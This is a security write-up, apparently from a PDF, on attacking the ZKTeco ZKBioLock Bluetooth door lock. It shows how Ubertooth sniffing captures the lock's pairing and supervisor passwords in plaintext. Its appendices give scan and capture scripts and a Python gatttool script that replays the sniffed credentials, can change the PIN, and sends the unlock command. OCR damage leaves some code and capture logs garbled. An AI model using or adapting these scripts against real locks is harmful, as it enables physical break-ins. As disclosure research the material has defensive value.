ZKBioLock

Tools required:

Hardware

- 1. Ubertooth One and associated libraries (firmware ver 2017-03-R2, libbtbb and ubertooth tools) http://ubertooth.sourceforge.net/hardware/one/.
- 2. Bluetooth Smart USB Adapter (BCM20702A0) https://www.amazon.com/Plugable-Bluetooth-Adapter-Raspberry-

 $Compatible/dp/B009ZIILLI/ref=sr_1_2?s=pc\&ie=UTF8\&qid=1469111177\&sr=1-2-spons\&keywords=bluetooth+adapter\&psc=1.$

3. ZKTeco Bluetooth Biometric Door Lock.

Software

- 1. BlueZ ("Official Linux Bluetooth protocol stack") (will include gatttool) sudo apt-get install bluetooth bluez bluez-tools rfkill bluez-firmware
- 2. ZKBioBT iOS/Android application by ZKTEco Inc.

Process:

Step 1: Device discovery

Start Bluetooth service and scan for devices. A script was used to accomplish this (Appendix A)

```
root@gimli:/home/gimli# lescan
Bluetooth service started
Bluetooth device detected
        Type: Primary Bus: USB
hci0:
        BD Address: 5C:F3:70:78:22:AD ACL MTU: 1021:8 SC0 MTU: 64:1
        UP RUNNING
        RX bytes:2555 acl:0 sco:0 events:135 errors:0
        TX bytes:3928 acl:0 sco:0 commands:105 errors:0
LE Scan ...
41:15:1A:FB:DB:17 (unknown)
41:15:1A:FB:DB:17 (unknown)
08:7C:BE:30:69:31 ZKBiolock
08:7C:BE:30:69:31 ZKBiolock
F4:F5:D8:AD:28:95 (unknown)
F4:F5:D8:AD:28:95 (unknown)
```

Observe target device, ZKBiolock, address: 08:7C:BE:30:69:31.

Step 2: Sniff connection using Ubertooth One

Use three Ubertooth One devices to sniff each advertisement channel. The command for one Ubertooth One is:


```
ubertooth-btle -U0 -A37 -f -qcap0.pcap
```

The 'U' flag sets which Ubertooth device to use (0-7), the 'A' flag sets the advertising channel to listen to (37, 38, or 39), the 'f' flag sets the Ubertooth device to follow connections, and the 'q' flag saves packet captures to a PCAP file. A script was used to initialize three Ubertooth devices, one on each channel, and then merge the PCAP files (Appendix B).


```
root@gimli:~# scan
Type desired output name for PCAP (no spaces), followed by [ENTER]:
ZKBiolock_13May17_sniffing
systime=1494695426 freq=2402 addr=8e89bed6 delta_t=33.486 ms rssi=-19
systime=1494695426 freq=2426 addr=8e89bed6 delta_t=34.061 ms rssi=-31
40 11 e5 99 50 67 dc 70 02 01 1a 07 ff 4c 00 10 02 0a 40 bd 93 08
40 11 e5 99 50 67 dc 70 02 01 1a 07 ff 4c 00 10 02 0a 40 bd 93 08
Advertising / AA 8e89bed6 (valid)/ 17 bytes
Advertising / AA 8e89bed6 (valid)/ 17 bytes
Channel Index: 37
Channel Index: 38
```

For the next section there will be two identities, user and attacker. The user logs into the application, uses a pairing password to connect to the lock, elevates to administrator privelege with the supervisor password, and changes default passwords. While presented in parallel to show the correlation of captured packets to user actions, the packets are captured and then post processed after the event.


USER: The user opens the iOS application, ZKBioBT, and logs into the application.




USER: The user does not have access to the lock yet, and must connect to the lock with the pairing password.




USER: The user then observes available locks and connects to the ZKBiolock with the pairing password, 123456.





ATTACKER: The attacker observes a connection event, CONNECT_REQ, between some device (Source: 78:4c:77:4f:d5:52) and the lock (Destination: 08:7c:be:30:69:31). In this request, the attacker can see how the rest of the connection will be setup and the Ubertooth One firmware will automatically follow the connection. The attacker observes the agreed upon access address for the connection, 0xaf9a9cdd, and uses this value to filter the rest of connection.




ATTACKER: The attacker can also see the pairing password transmitted in plaintext from the user to the lock.

```
▶ Frame 523: 45 bytes on wire (360 bits), 45 bytes captured (360 bits) on interface 0
▶ Bluetooth
▶ Bluetooth Low Energy RF Info
▶ Bluetooth Low Energy Link Layer
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Write Request (0x12)
  ▶ Handle: 0x001c (Unknown: Unknown)
    Value: 41542b504153534b45593d3132333435360d0a
    [Response in Frame: 526]
0000 06 e0 80 00 00 00 00 00
                               27 00 dd 9c 9a af 02 1a
                                                         .....A T+PASSKE
0010 16 00 04 00 12 1c 00 41
                               54 2b 50 41 53 53 4b 45
0020 59 3d 31 32 33 34 35 36 0d 0a fe 51 c4
                                                         Y=123456 ...Q.
```


USER: The user now has access to the lock, but does not have access to do anything yet. She must elevate themselves to administrator.




USER: The user then elevates themselves to administrator by entering the supervisor password, 12345678.




ATTACKER: The attacker observes the supervisor password sent in plaintext.




USER: The user now has administrator access to the lock.




USER: The user is smart and changes the default login information. First, she changes the pairing password to 111111.




ATTACKER: The attacker observes the password being changed in plaintext.




USER: The user changes the supervisor password to 87654321.




ATTACKER: The attacker observes the password being changed in plaintext.



USER: The user changes the lock name.



ATTACKER: The attacker observes the name being changed in plaintext.



USER: The user then logs back into the application and unlocks the door with administrator privileges.



ATTACKER: The attacker observes the command to unlock to the lock.

Step 3: Replay attack to open lock

The attacker now has everything to accomplish a replay attack and open the lock whenever she wants. The program GATTTOOL, which stands for the Generic Attribute Profile Tool, was used to write characteristics to the lock. A script was used to automate this. Additional information was needed as it appears that after the pairing password and the super password are sent a 36-byte character string is sent (C4CBC3EE-F952-4C58-896D-0F8BC95691AE) along with two bytes that appear to be dependent on the super password. As long as the super password is sniffed, the 18-byte character string and 2-byte hex values can also be captured. These values are still being investigated.

```
1321 2017-05-13 15:57:55.77... unknown_0x506563eb unknown_0x506563eb ATT 1322 2017-05-13 15:57:55.78... unknown_0x506563eb unknown_0x506563eb LE... 1323 2017-05-13 15:57:55.78... unknown_0x506563eb unknown_0x506563eb ATT 1324 2017-05-13 15:57:55.78... unknown_0x506563eb unknown_0x506563eb ATT 1325 2017-05-13 15:57:55.80... unknown_0x506563eb unknown_0x506563eb ATT 1326 2017-05-13 15:57:55.80... unknown_0x506563eb unknown_0x506563eb ATT 1326 2017-05-13 15:57:55.81... unknown_0x506563eb unknown_0x506563eb ATT 1327 2017-05-13 15:57:55.81... unknown_0x506563eb Unknown_0x506563eb Unknown_0x506563eb ATT 1327 2017-05-13 15:57:55.81... unknown_0x506563eb Unknown_0x506563eb ATT 1326 2017-05-13 15:57:55.81... unknown_0x506563eb Unknown_0x506563eb ATT 1326 2017-05-13 15:57:55.81... unknown_0x506563eb Unkn
                                                                                                                                                                                                       19 Empty PDU
19 Empty PDU
19 Empty PDU
24 UnknownDirection Write Response, Handle: 0x0019 (Unknown: Unknown)
46 UnknownDirection Write Request, Handle: 0x0019 (Unknown: Unknown)
46 UnknownDirection Write Request, Handle: 0x0019 (Unknown: Unknown)
1327 2017-05-13 15:57:55.81... unknown_0x506503eb unknown_0x506503eb LE...
1328 2017-05-13 15:57:55.81... unknown_0x506503eb unknown_0x506503eb LE...
1328 2017-05-13 15:57:55.81... unknown_0x506503eb unknown_0x506503eb LE...
1329 2017-05-13 15:57:55.81... unknown_0x506503eb unknown_0x506503eb LE...
1327 2017-05-13 15:57:55.81... unknown_0x506563eb unknown_0x506563eb LE... 19 Empty PDU
1328 2017-05-13 15:57:55.81... unknown_0x506563eb unknown_0x506563eb LE... 19 Empty PDU
1328 2017-05-13 15:57:55.81... unknown_0x506563eb unknown_0x506563eb LT. 19 Empty PDU
1329 2017-05-13 15:57:55.81... unknown_0x506563eb unknown_0x506563eb LTT 24 UnknownDirection Write Response, Handle: 0x0019 (Unknown: Unknown)
1330 2017-05-13 15:57:55.83... unknown_0x506563eb unknown_0x506563eb ATT 40 UnknownDirection Write Request, Handle: 0x0019 (Unknown: Unknown)
Frame 1321: 46 bytes on wire (368 bits), 46 bytes captured (368 bits) on interface 0
        Bluetooth
     Bluetooth Low Energy RF Info
 Bluetooth Low Energy Link Layer
      Bluetooth L2CAP Protocol

▼ Bluetooth Attribute Protocol

           ▶ Opcode: Write Request (0x12)
           ▶ Handle: 0x0019 (Unknown: Unknown)
                   Value: aa01012e0038373635343332310a433443424333
                   [Response in Frame: 1324]
 0000 18 c8 80 00 00 00 00 00
                                                                                                                                             27 00 eb 63 65 50 02 1b
 0010 17 00 04 00 12 19 00 aa 01 01 2e 00 38 37 36 35
                                                                                                                                                                                                                                                                       0020 34 33 32 31 0a 43 34 43 42 43 33 3b ad 12
                                                                                                                                                                                                                                                                     4321.C4C BC3;..
```

```
Frame 1325: 46 bytes on wire (368 bits), 46 bytes captured (368 bits) on interface 0
 Bluetooth
▶ Bluetooth Low Energy RF Info
▶ Bluetooth Low Energy Link Layer
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Write Request (0x12)
  ▶ Handle: 0x0019 (Unknown: Unknown)
    Value: 45452d463935322d344335382d383936442d3046
0000 02 f6 80 00 00 00 00 00
                                27 00 eb 63 65 50 02 1b
                                                                   '..ceP.
                                                           ..... E E-F952-4
0010 17 00 04 00 12 19 00 45 45 2d 46 39 35 32 2d 34
0020 43 35 38 2d 38 39 36 44 2d 30 46 48 e0 52
                                                          C58-896D -0FH.R
▶ Frame 1326: 46 bytes on wire (368 bits), 46 bytes captured (368 bits) on interface 0
Bluetooth
▶ Bluetooth Low Energy RF Info
Bluetooth Low Energy Link Layer
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Write Request (0x12)
  ▶ Handle: 0x0019 (Unknown: Unknown)
    Value: 45452d463935322d344335382d383936442d3046
    [Response in Frame: 1329]
0000 0a eb 80 00 00 00 00 00
                               27 00 eb 63 65 50 02 1b
                                                                     .ceP.
0010 17 00 04 00 12 19 00 45 45 2d 46 39 35 32 2d 34
                                                          .....E E-F952-4
0020 43 35 38 2d 38 39 36 44 2d 30 46 48 e0 52
                                                          C58-896D - 0FH.R
▶ Frame 1330: 40 bytes on wire (320 bits), 40 bytes captured (320 bits) on interface 0
Bluetooth
▶ Bluetooth Low Energy RF Info
Bluetooth Low Energy Link Layer
Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Write Request (0x12)
  ▶ Handle: 0x0019 (Unknown: Unknown)
    Value: 384243393536393141450ad3e055
0000 13 d9 80 00 00 00 00 00
                               27 00 eb 63 65 50 02 15
                                                                   '..ceP.
0010 11 00 04 00 12 19 00 38
0020 45 0a d3 e0 55 54 35 d6
                               42 43 39 35 36 39 31 41
                                                          .....8 BC95691A
                                                           . . . UT5.
```

The attacker connects to the device with the pairing password and sends the invalid administrator super password. The attacker then uses the super password to elevate to the administrator role and send the command to open the door. The python script in Appendix C outlines the code to accomplish this.

Appendix A – lescan.sh

#!/bin/bash #Initialize Bluetooth service, Bluetooth device, and scan

service bluetooth start echo "Bluetooth service started" rfkill unblock bluetooth hciconfig hci0 up echo "Bluetooth device detected" hciconfig hcitool lescan

Appendix B – scan.sh

```
#!/bin/bash
# Bluetooth scan with three ubertooth ones
# Each ubertooth will be listening for connection events on one of three
# advertisement channels (37, 38, 39)
# will save the combined pcap into a file
function pause(){
 read -p "$*"
echo "Type desired output name for PCAP (no spaces), followed by [ENTER]:"
read name
if [ -e cap0.pcap ]; then
        rm cap0.pcap
if [ -e cap1.pcap ]; then
        rm cap1.pcap
if [ -e cap2.pcap ]; then
        rm cap2.pcap
if [ -e $name.pcap ]; then
        read -p "File already exists, overwrite (y/n)?: " -n 1 -r
        if [[ REPLY = ^[Yy] ]]
                 then rm $name.pcap; echo 'removed'
        else
                 [[ "$0" = "$BASH SOURCE" ]] && exit 1 || return 1
        fi
fi
ubertooth-btle -U0 -A37 -f -qcap0.pcap & ubertooth-btle -U1 -A38 -f -qcap1.pcap & ubertooth-btle -U2 -A39 -f -
qcap2.pcap
pause 'Press [Enter] key to continue...'
mergecap cap0.pcap cap1.pcap cap2.pcap -w $name.pcap
```

Appendix C- ZKBiolock_gatttool.py

```
import time
import pexpect
def main():
  DEVICE = "08:7C:BE:30:69:31"
  # current pin sniffed
  PAIRING PSWD = "123456"
  # additional bytes dependent on LOCK PIN
  PAIRING ADDTL BYTES = "5be7"
  # current admin pin sniffed
  SUPER PSWD = "12345678"
  # additional bytes dependent on ADMIN PIN
  SUPER_ADDTL_BYTES = "adb6"
  # pin to change device to
  NEW PAIRING PSWD = ""
  print "ZKBiolock address: ", DEVICE
  print "Run gatttool..."
  child = pexpect.spawn("gatttool -I")
  connect(child, DEVICE)
  # login to lock
  # handle: 0x001C
  # data: AT+PASSKEY="LOCK PIN"
  write_char(child, "0x001c", "41542b504153534b45593d" + PAIRING_PSWD.encode("hex") +"0d0a")
  # pass fake admin password (we are not logged in as admin yet) and the first three
  # bytes of the 36-byte character string
  # handle: 0x0019
  # data: 0xaa0101 + "1"+ 0x00 + "12312124234" + 0x0a + "C4C"
  write char(child, "0x0019", "aa0101310031323331323132343233340a433443")
  # pass next 20 bytes of the character string
  # handle: 0x0019
  # data: "BCE33-F952-4C58-896D"
  write char(child, "0x0019", "42433345452d463935322d344335382d38393644")
  # pass next 13-bytes of the character string and password dependent 2-bytes
  # handle: 0x0019
  write char(child, "0x0019", "2d3046384243393536393141450a" + PAIRING ADDTL BYTES +"55")
  # Log in as admin and send first 6 bytes of 36-byte character string
  # handle: 0x0019
  # data: 0xaa01012e00 + <u>admin</u> pin + 0x0a + "C4CBC3"
  write char(child, "0x0019", "aa01012e00" + SUPER PSWD.encode("hex") + "0a433443424333")
```

```
# pass next 20 bytes of the character string
  # data: "EE-F952-4C58-896D-0F"
  write char(child, "0x0019", "45452d463935322d344335382d383936442d3046")
  # pass next 10 bytes of the 36 character string and password dependent 2-bytes
  # handle: 0x0019
  # data: "8BC95691AE" + 0x0a + 0xadb6 + 0x55
  write char(child, "0x0019", "384243393536393141450a" + SUPER_ADDTL_BYTES + "55")
  # change the pin
  # handle: 0x001C
  # data: 0x41542b544b3d + new pin + 0d0a
  if(NEW PAIRING PSWD != ""):
    write_char(child, "0x001C", "41542b544b3d" + NEW_PAIRING_PSWD.encode("hex") + "0d0a")
  # Open the lock using handle 0x0019 and sniffed value: 0xaa010505000101000500a7c355
  write_char(child, "0x0019", "aa010505000101000500a7c355")
# Connect do device
def connect(child, device):
    print "Connecting to ", device
    child.sendline("connect {0}".format(device))
    child.expect("Connection successful", timeout=5)
    print "Connected"
# Write characteristic to given handle with given data
def write char(child, handle, data):
  child.sendline("char-write-req" + handle + "" + data)
  child.expect("Characteristic value was written successfully", timeout=10)
  child.expect("|r|n", timeout=10)
  print "Characteristic value was written successfully"
if __name__ == "__main__":
  main()
```